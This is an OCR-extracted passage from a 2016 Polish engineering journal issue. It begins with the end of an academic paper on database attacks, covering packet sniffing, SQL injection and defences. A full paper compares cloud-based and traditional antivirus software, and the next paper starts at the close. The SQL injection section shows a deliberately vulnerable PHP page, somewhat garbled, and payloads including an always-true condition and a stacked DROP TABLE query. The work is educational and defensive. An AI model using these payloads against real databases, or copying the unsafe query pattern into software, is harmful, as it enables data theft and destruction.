0020  00 6f c0 82 05 f1 34 80  fb 65 5c ec 84 c2 50 18   .o....4. .e\...P.
0030  00 fe 83 1f 00 00 00 d3  00 00 06 00 00 00 00 00   ........ ........
0040  03 5e 15 61 80 00 00 00  00 00 00 01 e1 00 00 00   .^.a.... ........
0050  01 0d 00 00 00 01 01 00  00 00 00 01 00 00 00 00   ........ ........
0060  00 00 00 00 00 00 00 00  00 01 00 01 01 01 00 00   ........ ........
0070  00 00 00 00 00 00 01 01  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 fe 40  73 65 6c 65 63 74 20 2a   .......@ select *
0090  20 66 72 6f 6d 20 65 6d  70 6c 6f 79 65 65 73 20    from em ployees
00a0  77 68 65 72 65 20 66 69  72 73 74 5f 6e 61 6d 65   where fi rst_name
00b0  3d 27 53 74 65 76 65 6e  27 20 6f 72 20 66 69 72   ='Steven ' or fir
00c0  73 74 5f 6e 61 6d 65 3d  0b 27 41 6c 65 78 61 6e   st_name= .'Alexan
00d0  64 65 72 27 00 01 00 00  00 00 00 00 00 00 00 00   der'.... ........
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00f0  00 01 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0100  00 00 00 00 00 00 00 00  00                       ........ .
```

Rys. 5. Podsłuchany pakiet z zapytaniem SQL

Fig. 5. Sniffed packet with SQL query

2.6. Wykorzystanie luk w programach SQL Injection

Błędy w oprogramowaniu to jedna z najbardziej popularnych metod dotarcia do danych zawartych w systemach bazodanowych. SQL Injection jest to typ ataku wykorzystujący luki w zapytaniach SQL. Atakujący ma możliwość wpływu na to jakie zapytanie zostanie wysłane na serwer bazodanowy. Będąc w stanie wpływać na to co zostanie wysłane, można łatwo odczytać zawarte informacje w bazie danych. Sam atak SQL Injection nie wpływa bezpośrednio na sam kod aplikacji, jego zasada działania polega na wysłaniu odpowiednio zmodyfikowanego zapytania na serwer. Wiele aplikacji w dzisiejszych czasach oparta jest na technologiach takich jak JSP, ASP, PHP itp. Pobierają one dane od użytkownika np. imię i wykorzystują je do sformułowania zapytania do bazy danych. Najlepszym przykładem ataku SQL Injection jest odczytanie podstawowych informacji o użytkowniku po podaniu podstawowych danych takich jak: PESEL oraz nazwisko przez stronę internetową napisaną w PHP (Rys. 6), która wysyła zapytanie do serwera, a następnie je wyświetla za pomocą tabeli [6].

Ataki SQL Injection można podzielić na [6]:

- *Modyfikacje zapytań* - polegający na zmianie wartości zmiennych, które zostaną przesłane do serwera bazodanowego.
- *Blokowanie serwera (atak DoS)* – taka zamiana wartości zmiennych, aby serwer bardzo długo obliczał wynik np. przez użycie funkcji benchmark w systemie bazodanowym MYSQL/.
- „*Ślepy atak*" - wykonywanie ataku typu SQL Injection na stronie lub serwerze, która nie wyświetla komunikatów błędów.
- *Użycie dodatkowych zapytań* – są to ataki SQL Injection, które mogą zawierać kilka zapytań na raz, np.: `SELECT * FROM employees WHERE first_name = 'Valli '; DROP TABLE testowa; SELECT '1';.`

Gdy witryna nie jest zabezpieczona przed atakami SQL Injection np. przez wiązanie zmiennych, łatwo można wyciągnąć dane z serwera bazodanowego, ponieważ serwer bazodanowy sprawdza tylko czy składnia zapytania SQL się zgadza. Badając składnie zapytania: `SELECT * FROM users where PESEL="$pesel" AND nazwisko="$nazwisko";` można dostrzec, że w miejsce zmiennych „PESEL" i „nazwisko" można wpisać jeden z warunków logicznych, dzięki którym zapytanie zawsze będzie prawdziwe, w związku z czym zostanie wyświetlona cała tabela z której wczytywane są informacje. Użycie logicznego warunku w ten sposób sprawia, że komenda do bazy przyjmuje następującą postać: `SELECT * FROM users WHERE PESEL = '1' or '1'='1' AND nazwisko = '1';`. Wynik polecenia pokazano na Rys.7.

```
<?php
$conn = oci_connect('user', 'be4tds', '192.168.0.111/XE');
if ((isset($_POST['pesel']))&&(isset($_POST['nazwisko']))) {
if (!empty($imie)) {
$$stid = oci_parse($conn, 'SELECT * FROM users where PESEL="$pesel"
AND nazwisko="$nazwisko"'; ');
$imie ."'");
if (!$stid) {
echo "error1";
$e = oci_error($conn);
trigger_error(htmlentities($e['message'],ENT_QUOTES), E_USER_ERROR);}
$r = oci_execute($stid);
if (!$r) {$e = oci_error($stid);
trigger_error(htmlentities($e['message'],ENT_QUOTES), E_USER_ERROR);
} else {
print "<table border='1'>\n";
while ($row = oci_fetch_array($stid, OCI_ASSOC+OCI_RETURN_NULLS)) {
print "<tr>\n";
foreach ($row as $item) {
print"<td>".($item!==null?htmlentities($item,ENT_QUOTES):" ").
```

Rys. 6. Przykład witryny w PHP
Fig. 6. The example of PHP site

100	Steven	King	SKING	515.123.4567	03/06/17	AD_PRES	24000			90
101	Neena	Kochhar	NKOCHHAR	515.123.4568	05/09/21	AD_VP	17000		100	90
102	Lex	De Haan	LDEHAAN	515.123.4569	01/01/13	AD_VP	17000		100	90
103	Alexander	Hunold	AHUNOLD	590.423.4567	06/01/03	IT_PROG	9000		102	60
104	Bruce	Ernst	BERNST	590.423.4568	07/05/21	IT_PROG	6000		103	60

Rys. 7. Odczytane dane za pomocą ataku SQL Injection
Fig. 7. The read data using SQL Injection Attack

Kolejnym przykładem ataku SQL Injection (Blind SQL Injection) jest wykorzystanie wyświetlanych błędów i ostrzeżeń przez serwer http do sprawdzenia poprawności wpisywanych zapytań. Jest to jeden z najczęściej wykorzystywanych sposobów na sprawdzenie czy istnieją wpisywane tabele, dane itp. Użytkownik wpisuje losowe dane i sprawdza, jakie informacje zwraca serwer. Inną metodą ataku jest wykorzystanie komendy `union select` …, która tworzy zapytania do wielu tabel i zwraca jeden wynik. Dzięki temu można łączyć tabele. Żeby się to udało liczba kolumn tabel źródłowych i dodawanej przez komendę `union` musi się zgadzać, z tego wniosek, że przydają się informacje, które dzięki Blind SQL Injection można zdobyć. Niekoniecznie trzeba znać typ danych, a tam gdzie się go nie zna, można spróbować wpisać wartości `null` [6].

Sposobami obrony przed atakami SQL injection są [6]:

- Sprawdzanie do jakiego typu należą dane wejściowe (podane dane powinny być odpowiedniej długości i typu np. nazwisko nie może posiadać cyfr);
- „Oczyszczanie" danych wejściowych;
- Wiązanie zmiennych (w Oracle: `oci_bind_by_name`), redukuje ataki SQL Injection, ponieważ przechowywane dane nie są traktowane jako część instrukcji SQL. Nie trzeba wpisywać apostrofów lub innych znaków specjalnych.

3. Podsumowanie

Każdy z systemów zarządzania bazami danych daje duże, a czasami ogromne możliwości w zakresie zabezpieczania zarówno danych zawartych w plikach serwera bazy danych, jak i zapewnieniu ciągłości działania serwerów bazodanowych. Zarządzanie zaawansowanym systemem bazodanowym oraz jego poprawne konfigurowanie jest nadrzędnym i niejednokrotnie ciężkim zadaniem dla administratora, od którego wymaga się dużej wiedzy w tej dziedzinie. W większości przypadków administrator zarządza już stworzonymi aplikacjami, musi on polegać na odpowiedzialności i dokumentacji programistów tworzących aplikacje. Jedynym dostępnym dla niego narzędziem jest test penetracyjny aplikacji oraz audyt bezpieczeństwa w miejscu gdzie pracuje. Nie można nigdy wykluczyć błędów ludzkich podczas programowania, czy używania programów. Powinno się też wprowadzić odpowiednią politykę bezpieczeństwa, aby nikt niepowołany nie miał dostępu do serwerów, czy sieci komputerowej.

Z punktu widzenia umiejscowienia ataków, można stwierdzić, że ataki lokalne tj. ataki znajdujące się w wewnętrznej sieci komputerowej lub przeprowadzone w budynku firmy są najniebezpieczniejsze i trudno się przed nimi obronić.

Literatura

[1] Graves K.: CEH: Official Certified Ethical Hacker Review Guide: Exam 312-50, Sybex, pp. 1-16, 2007.

[2] Kulkarni S., Urolagin S.: Review of Attacks on Databases and Database SecurityTechniques. International Journal of Emerging Technology and Advanced Engineering, vol. 2, Issue 11, pp. 253-263, 2012.

[3] Ben-Natan R.: HOWTO Secure and Audit Oracle 10g and 11g, Auerbach Publications, s. 29-189, 2009.

[4] Mitnick K., Simon W.: Sztuka podstępu. Łamałem ludzi, nie hasła, Helion, 2003.

[5] Muniz J., Lakhani A.: Kali Linux Testy penetracyjne, Helion, 2014.

[6] Clarke J.: SQL Injection Attacks and Defense, Syngress Publishing, 2009.

ATTACKS ON DATABASES SYSTEMS

S u m m a r y

Database systems and the data they contain, are one of the most important elements of the modern world of computer science. Nowadays, threat greatly increases for the safe storage of data. The purpose of this article is to classify and analyze the selected types of attacks on the database management system. At the beginning selected attacks on the DBMS are classified and described. Afterwards, exemplary attacks were carried out in the test environment. The attacks on the DBMS includes: DDoS attacks, inference, social engineering, penetration test, packet sniffing and attacks using vulnerabilities in programs like SQL Injection.

Keywords: database systems, attacks on DBMS, SQL Injection, sniffing

DOI: 10.7862/re.2016.11

Tekst złożono w redakcji: maj 2016
Przyjęto do druku: czerwiec 2016

ZESZYTY NAUKOWE POLITECHNIKI RZESZOWSKIEJ 294, Elektrotechnika 35
RUTJEE, z. 35 (2/2016), kwiecień-czerwiec 2016, s. 79-87

Maksymilian BURDACKI[1]
Paweł DYMORA[2]
Mirosław MAZUREK[3]

PROGRAMY ANTYWIRUSOWE TYPU KLIENT/CHMURA – PERSPEKTYWY ROZWOJU, WYDAJNOŚĆ, ZAGROŻENIA

W artykule omówiono działanie oprogramowania antywirusowego typu klient/chmura oraz różnice pomiędzy standardowym oprogramowaniem antywirusowym działającym w oparciu o „ciężkiego klienta". Przedstawiono perspektywy rozwoju oprogramowania tego typu. W części badawczej porównano działanie obu typów programów. Dokonano oceny wpływu oprogramowania antywirusowego na wykorzystanie pamięci RAM, użycie procesora oraz wpływu na szybkość działania systemu i wykrywalności złośliwego oprogramowania przez testowane programy antywirusowe.

Słowa kluczowe: architektura klient/chmura, program antywirusowy, sygnatury wirusowe, chmury obliczeniowe.

1. Wprowadzenie

W ostatnich latach nastąpił gwałtowny wzrost ilości złośliwego oprogramowania, co spowodowało, że dotychczasowe rozwiązania antywirusowe przestały być wystarczające. Producenci oprogramowania antywirusowego zaczęli zastanawiać się nad nowymi technikami, które gwarantowałyby bezpieczeństwo użytkowników korzystających z sieci. Efektem ich prac było stworzenie nowego typu oprogramowania antywirusowego opartego na architekturze klient/chmura. Działanie takiego rozwiązania znacznie różni się od standardowych programów tego typu. Oprogramowanie typu klient/chmura pracuje z metadanymi (informacjami o pliku), które są przesyłane do chmury, a nie z obiektami w formie plików. Niniejszy artykuł jest próbą oceny efektywności tego typu oprogramowania w odniesieniu do tradycyjnych programów antywirusowych .

[1] Autor do korespondencji: Maksymilian Burdacki, Politechnika Rzeszowska, maxb931@gmail.com
[2] Paweł Dymora, Politechnika Rzeszowska, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, pawel.dymora@prz.edu.pl
[3] Mirosław Mazurek, Politechnika Rzeszowska, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, miroslaw.mazurek@prz.edu.pl

2. Oprogramowanie antywirusowe architektury typu klient/chmura - charakterystyka

Określenie „chmura antywirusowa" odnosi się do infrastruktury, która jest używana przez firmę antywirusową w celu przetwarzania informacji uzyskanych z komputerów osób korzystających z określonego produktu, aby zidentyfikować nowe, nieznane zagrożenia. Technologie używane do przechowywania i przetwarzania danych użytkownika działają w tle. Oprogramowanie antywirusowe wysyła żądanie do chmury, aby sprawdzić czy jest tam dostępna jakakolwiek informacja dotycząca określonego programu, działania, linku czy zasobu. Odpowiedź wygląda następująco: „tak, jest dostępna informacja" lub „nie, nie ma dostępnej informacji". System aktualizacji zakłada jednokierunkową interakcję pomiędzy firmą antywirusową i użytkownikiem: od producenta oprogramowania antywirusowego do użytkownika. Nie ma informacji zwrotnych od użytkownika, co powoduje, że nie jest możliwe natychmiastowe zidentyfikowanie podejrzanego działania lub uzyskanie informacji o rozprzestrzeniającym się zagrożeniu lub jego źródłach [1].

W przeciwieństwie do systemu aktualizacji podejście oparte na chmurze jest dwukierunkowe. Komputery podłączone do chmury za pomocą centralnego serwera informują chmurę o źródłach infekcji, a także o podejrzanych działaniach, które zostały wykryte. Po przetworzeniu informacji, stają się one dostępne dla innych komputerów, które są podłączone do chmury. W rzeczywistości użytkownicy mają możliwość dzielenia się informacjami za pośrednictwem infrastruktury firmy antywirusowej dotyczącymi ataków uruchomionych przeciwko nim i źródłach tych ataków. W wyniku otrzymano zintegrowaną, rozproszoną intelektualnie sieć antywirusową działającą jako całość. Główną różnicą pomiędzy chmurą i istniejącymi technologiami antywirusowymi jest obiekt, który został wykryty. Poprzednie generacje technologii takie jak np. sygnatury pracowały z obiektami w formie plików, natomiast chmura antywirusowa pracuje z metadanymi. Metadane są to informacje o pliku zawierające: unikalny identyfikator pliku (funkcja hash), dane o tym, w jaki sposób plik przedostał się do systemu, jak się zachowywał itp. Nowe zagrożenia są identyfikowane w chmurze używając metadanych, chociaż pliki same w sobie nie są właściwie przesyłane do chmury do wstępnej analizy [1, 4].


3. Architektura „ciężkiego klienta"

Architektura „ciężkiego klienta" tradycyjnych produktów antywirusowych opiera się na modułach zajmujących dużą ilość pamięci dyskowej na punktach końcowych. Zadaniem tych modułów jest porównywanie podejrzanych plików z sygnaturami zagrożeń. Tego typu rozwiązanie posiada wady, gdyż spowalnia szybkość przetwarzania punktu końcowego poprzez skanowanie w poszukiwaniu złośliwego oprogramowania i porównywanie sygnatur, co zmniejsza dodat-

kowo wydajność, denerwuje użytkowników i w części przypadków powoduje wyłączenie oprogramowania antywirusowego przez użytkownika. Tysiące nowych sygnatur są wysyłane do punktów końcowych (średnio 5 MB na punkt końcowy każdego dnia), co pochłania przepustowość łącza i wymaga monitorowania przez administratorów systemu.

Architektura typu klient/chmura fundamentalnie zmienia tę sytuację. Na punkcie końcowym potrzebny jest tylko bardzo lekki klient, który znajduje nowe pliki i tworzy hash'e (sygnatury) tych plików. Hash'e są wysyłane do serwera opartego na chmurze i porównywane z rozbudowaną bazą danych sygnatur. Odpowiedzi są wysyłane z powrotem do punktu końcowego [2, 5].

Na Rys. 1. przedstawiono schemat architektury oprogramowania antywirusowego typu klient/chmura.



Rys. 1. Schemat architektury oprogramowania antywirusowego typu klient/chmura, na podstawie [2]

Fig. 1. The architecture of the client/cloud antivirus, based on [2]

Architektura typu klient/chmura ma ogromną przewagę nad tradycyjnymi produktami antywirusowymi. Niesie ona ze sobą następujące korzyści:

- Na urządzeniu końcowym wykonywane jest niewiele zadań, dzięki czemu jego wydajność nie zmniejsza się.
- Nie ma znacznego wpływu na użycie pasma lub wydajność sieci, ponieważ tylko kilka hash'y w danym systemie jest wymienianych przez sieć (zwykle około 120 KB dziennie) zamiast tysięcy nowych sygnatur zagrożeń.
- System oparty na chmurze dysponuje ogromną bazą danych sygnatur i używa serwerów o dużej mocy obliczeniowej do porównywania wzorców, co powoduje, że ten proces jest bardziej kompletny i szybszy.

- System oparty na chmurze otrzymuje w czasie rzeczywistym dane dotyczące zagrożeń od laboratoriów testowych, producentów oprogramowania antywirusowego, tysięcy przedsiębiorstw i milionów użytkowników, więc zagrożenia typu zero-day mogą zostać zablokowane tak szybko jak tylko zostaną zidentyfikowane.
- Administratorzy systemów nie muszą poświęcać czasu na instalowanie „ciężkiego klienta" lub aktualizowanie sygnatur na każdym urządzeniu końcowym.

Programy antywirusowe, których działanie oparte jest o ciężkiego klienta są całkowicie przestarzałe. Architektura klient/chmura jest jedynym sposobem, aby dopasowywanie sygnatur w czasie rzeczywistym stało się praktyczne i efektywne [2].

4. Porównanie oprogramowania

Przeprowadzone badania miały na celu porównanie oprogramowania antywirusowego architektury typu klient/chmura oraz standardowego oprogramowania antywirusowego typu „ciężki klient". Przeprowadzono je na wirtualnej maszynie stworzonej w programie Oracle VM VirtualBox.

W przeprowadzanych testach porównano wpływ poszczególnych programów antywirusowych na różne aspekty działania maszyny wirtualnej. W badaniach wykorzystano następujące oprogramowanie antywirusowe:

- Panda Free Antivirus 16 (program typu klient/chmura),
- Trend Micro Internet Security 10 (program typu klient/chmura),
- BullGuard Internet Security 16 (program działający w oparciu o „ciężkiego klienta"),
- Avast Internet Security 11 (program działający w oparciu o „ciężkiego klienta").

4.1. Pamięć RAM oraz użycie procesora


W tej części testów skupiono się na sprawdzeniu wpływu tych aplikacji na wykorzystanie pamięci RAM oraz użycie procesora. Badania zostały przeprowadzone zarówno w czasie działania jałowego jak i podczas całkowitego skanowania systemu. Do przeprowadzenia badań wykorzystano systemowe narzędzie PERFMON, które pozwala na monitorowanie i zapisywanie do pliku parametrów komputera. W czasie przeprowadzanych testów parametry zapisywano do pliku co 5 sekund.

4.1.1. Wariant 1 - praca jałowa

Badania były przeprowadzano przez okres 5 minut. W tym czasie na maszynie nie były wykonywane żadne operacje, aby otrzymane wyniki były wiary-

godne. Trzy spośród czterech testowanych programów antywirusowych wykorzystywały podobną ilość pamięci RAM. W przeprowadzonym teście najlepiej wypadło oprogramowanie Avast Internet Security. Ilość dostępnej pamięci RAM na systemach z zainstalowanymi programami typu klient/chmura była o tylko kilka MB mniejsza niż w przypadku systemu z zainstalowanym oprogramowaniem firmy Avast. Najgorszy wynik został osiągnięty na maszynie z zainstalowanym oprogramowaniem BullGuard Internet Security. Był on o 264 MB gorszy w stosunku do wyniku otrzymanego na maszynie z zainstalowanym oprogramowaniem firmy Avast. Badane programy antywirusowe obciążały procesor w niewielkim stopniu, wahającym się od 3% do 8,82%.

Na Rys. 2. przedstawiono porównanie ilości dostępnej pamięci RAM oraz średnie użycie procesora w systemie podczas działania jałowego dla wszystkich testowanych programów.



Rys. 2. Porównanie ilości dostępnej pamięci RAM oraz użycia procesora w systemie w czasie działania jałowego dla wszystkich testowanych programów


Fig. 2. Comparing the amount of available RAM and CPU usage in the idle system for all tested programs

4.1.2. Wariant 2 - całkowite skanowanie maszyny

Czasy trwania testów poszczególnych programów antywirusowych były różne. Było to spowodowane zróżnicowanym czasem potrzebnym do przeprowadzenia całkowitego skanowania maszyny za pomocą testowanych programów. Podczas skanowania na maszynie nie były wykonywane żadne operacje, aby otrzymane wyniki były wiarygodne.

Dostępna pamięć RAM była różna w zależności od używanego programu antywirusowego. Najwięcej dostępnej pamięci było w czasie skanowania za pomocą programu Avast Internet Security. Programy Panda Free Antivirus oraz Trend Micro Internet Security osiągnęły nieco gorsze wyniki. Najmniej dostępnej pamięci było w trakcie skanowania za pomocą programu BullGuard Internet Security. Program ten obciążał pamięć RAM w największym stopniu.

Na Rys. 3 przedstawiono porównanie ilości dostępnej pamięci RAM oraz wykorzystania procesora w czasie skanowania maszyny przy użyciu testowanych programów antywirusowych. Wszystkie badane programy antywirusowe znacznie obciążały procesor w trakcie skanowania systemu. Program Avast Internet Security wykorzystywał procesor w najmniejszym stopniu około 71,62%. Największe obciążenie procesora zostało zanotowane podczas skanowania za pomocą programu BullGuard Internet Security 93 %.



Rys. 3. Porównanie ilości dostępnej pamięci RAM oraz wykorzystania procesora w czasie skanowania maszyny w trybie jałowym

Fig. 3. Comparing the amount of available RAM and CPU utilization during scanning process in the idle system

4.2. Badania wpływu oprogramowania antywirusowego na szybkość działania systemu

Do oceny wpływu obecności w systemie programów antywirusowych przeprowadzanych w trakcie działania jałowego tj. czystego, bez zainfekowanych plików przeprowadzono szereg testów, uwzględniających m. in. czas uruchomienia systemu, czas kopiowania folderu testowego (o pojemności 2 GB), czas archiwizacji przykładowego folderu (300 MB, program Easy 7-Zip), czas rozpa-

kowywania archiwum testowego (program Easy 7-Zip), czas instalacji pakietu biurowego Microsoft Office 2003 (standardowe ustawienia), czy czas trwania całkowitego skanowania systemu. Dla każdego programu zostały wykonane 3 pomiary i na podstawie tych wartości zostały obliczone średnie. W Tab. 1 przedstawiono szczegółowe wyniki przeprowadzonych badań.

Tabela 1. Porównanie szybkości działania systemu

Table 1. Comparison of the speed of the system

	System bez programu antywirusowego	**Panda Free Antivirus 16**	**Trend Micro Internet Security 10**	**BullGuard Internet Security 16**	**Avast Internet Security 11**
Czas uruchomienia systemu [s]	30	57	43	50	53,67
Czas kopiowania folderu testowego – działanie jałowe [min:s]	4:25	6:21	5:23	5:38	4:50
Czas archiwizacji folderu testowego [min:s]	2:26	2:49	2:40	2:38	2:30
Czas rozpakowywania archiwum testowego [s]	21	32	22,33	28	21
Czas instalacji pakietu biurowego Microsoft Office 2003 [min:s]	2:42	4:25	4:24	4:24	3:38
Czas całkowitego skanowania maszyny [min:s]	-	37:29	30:46	46:12	13:09

Producenci oprogramowania antywirusowego typu klient/chmura zapewniają, że programy tego typu w dużo mniejszym stopniu wpływają na wydajność komputera w porównaniu ze standardowymi programami antywirusowymi. Badania, których wyniki zostały zaprezentowane nie do końca potwierdzają te zapewnienia. W testach czasowych zdecydowanie najlepiej poradził sobie program Avast Internet Security. Programy BullGuard Internet Security oraz Trend Micro Internet Security w testach czasowych wypadły nieco gorzej od programu firmy Avast. Zdecydowanie najgorsze wyniki zostały otrzymane na maszynie z zainstalowanym programem Panda Free Antivirus.

4.3. Badania wykrywalności złośliwego oprogramowania

Do oceny wykrywalności złośliwego oprogramowania przeprowadzano testy mające na celu sprawdzenie czasu wykrycia i usunięcia zainfekowanych plików. Uwzględniono również wpływ braku dostępu do Internetu na działanie oprogramowania antywirusowego typu klient/chmura. Przeprowadzone testy obejmowały badanie wykrywalności złośliwego oprogramowania (zainfekowano

300 plików), liczby usuniętych zainfekowanych plików, wpływ braku dostępu do Internetu na wykrywalność zagrożeń oraz liczbę usuniętych zainfekowanych plików. W Tab. 2 przedstawiono wyniki przeprowadzonych badań.

Tabela 2. Porównanie skuteczności działania programów antywirusowych

Table 2. Comparison of the effectiveness of anti-virus software

	Panda Free Antivirus 16	**Trend Micro Internet Security 10**	**BullGuard Internet Security 16**	**Avast Internet Security 11**
Liczba wykrytych zagrożeń	235	252	198	354
Liczba usuniętych zainfekowanych plików	199	193	188	186
Liczba wykrytych zagrożeń bez dostępu do Internetu (tylko programy klient/chmura)	107	38	-	-

Badania mające na celu sprawdzenie wykrywalności złośliwego oprogramowania i liczby usuniętych szkodliwych plików nie wyłoniły jednego programu, który poradził sobie z tymi zadaniami najlepiej. Program Avast Internet Security wykrył zdecydowanie najwięcej zagrożeń spośród testowanych programów. Jednak ilość wykrytych zagrożeń nie pokrywa się z liczbą usuniętych zainfekowanych plików. W tym teście najlepiej wypadł program Panda Free Antivirus, który usunął najwięcej szkodliwych plików. Badano również wpływ braku dostępu do Internetu na oprogramowanie antywirusowe klient/chmura. Z przeprowadzonego testu wynika, że brak dostępu do sieci znacznie zmniejsza skuteczność wykrywania złośliwego oprogramowania przez programy antywirusowe działające w oparciu o chmurę.

5. Podsumowanie

Przeprowadzone testy wykazały, że programy działające w oparciu o chmurę mają niewielki wpływ na wydajność komputera, co nie jest regułą w przypadku programów, które korzystają z tzw. „ciężkiego klienta". Istnieją jednak programy, które pomimo tego, że nie korzystają z chmury antywirusowej w małym stopniu obciążają zasoby komputera. Oprogramowanie antywirusowe działające w oparciu o architekturę klient/chmura nie jest bez wad. Brak dostępu do Internetu powoduje znaczne zmniejszenie wykrywalności złośliwego oprogramowania przez tego typu programy. Taka sytuacja nie występuje w przypadku programów, które wykrywają wirusy na podstawie sygnatur pobieranych na dysk komputera.

Programy antywirusowe działające w oparciu o architekturę klient/chmura stanowią poważną alternatywę dla programów korzystających z tzw. „ciężkiego klienta". Takie cechy jak duża szybkość działania, mały wpływ na wydajność

systemu oraz wysoka wykrywalność złośliwego oprogramowania mogą zachęcić wielu użytkowników do korzystania z tego typu oprogramowania. Poprzez gromadzenie i przetwarzanie danych od każdego użytkownika sieci, chmura jest silnym systemem ekspertowym zaprojektowanym do analizy działalności cyberprzestępczej. Dane potrzebne do blokowania ataków są dostarczane do wszystkich uczestników sieci chmury, co pomaga zapobiegać kolejnym infekcjom. Maksymalna ochrona może zostać osiągnięta jednak poprzez połączenie obecnie panujących technologii bezpieczeństwa z systemami antywirusowymi opartymi na chmurze.

Literatura

[1] https://securelist.com/analysis/publications/36321/the-antivirus-weather-forecast-cloudy/ [Dostęp: 20.05.2016]

[2] https://www.webroot.com/shared/pdf/reinventing-antivirus.pdf [Dostęp: 25.05.2016]

[3] Ziarek M.: Oprogramowanie antywirusowe w chmurze. Biznes benchmark magazyn, nr 3/10/2013, str. 54-55.

[4] Lehtinen R., Russell D., Gangemi G.T.: Podstawy ochrony komputerów. Helion, Gliwice 2007.

[5] Harley D., Slade R., Gattiker U. E.:Wirusy cała prawda: Zrozum i powstrzymaj szkodliwe oprogramowanie. Translator, Warszawa 2003.

CLIENT/CLOUD ARCHITECTURE ANTIVIRUS SOFTWARE - DEVELOPMENT PROSPECTS, PERFORMANCE, RISKS

S u m m a r y

The presented article describes issues referring to cloud computing, history of antivirus software, kinds of malicious software and client/cloud antivirus software. The aim of the thesis is comparison of client/cloud antivirus software and standard “fat client” antivirus software. Two “fat client” antiviruses and two client/cloud antiviruses were compared. Influence on system performance and malicious software detection rate were checked during testing. After the research it was possible to draw conclusions about each type of antivirus software.

Keywords: client/cloud antivirus software, cloud computing, computer viruses.

DOI: 10.7862/re.2016.12

Tekst złożono w redakcji: maj 2016
Przyjęto do druku: czerwiec 2016

ZESZYTY NAUKOWE POLITECHNIKI RZESZOWSKIEJ 294, Elektrotechnika 35
RUTJEE, z. 35 (2/2016), kwiecień-czerwiec 2016, s. 89-101

Bartosz BROŻEK[1]
Paweł DYMORA[2]
Mirosław MAZUREK[3]

BADANIE WYDAJNOŚCI SYSTEMU OPERACYJNEGO ZAINFEKOWANEGO ZŁOŚLIWYM OPROGRAMOWANIEM Z WYKORZYSTANIEM ANALIZY SAMOPODOBIEŃSTWA

W artykule przedstawiono wpływ oprogramowania złośliwego na wydajność systemu operacyjnego z wykorzystaniem aplikacji zbierającej dane oraz analizy obciążenia systemu z użyciem elementów statystyki nieekstensywnej w szczególności samopodobieństwa procesów. Badano wpływ oprogramowania złośliwego w postaci: wirusów, trojanów oraz adware. Zainfekowane systemy operacyjne Windows 8.1 przebadano pod względem ich wpływu na wykorzystanie procesora, pamięci RAM oraz dysku twardego. Wykorzystano wykładnik Hursta do analizy zebranych danych.

Słowa kluczowe: badania wydajnościowe, złośliwe oprogramowanie, analiza samopodobieństwa, Windows Performance Analyzer.

1. Wstęp

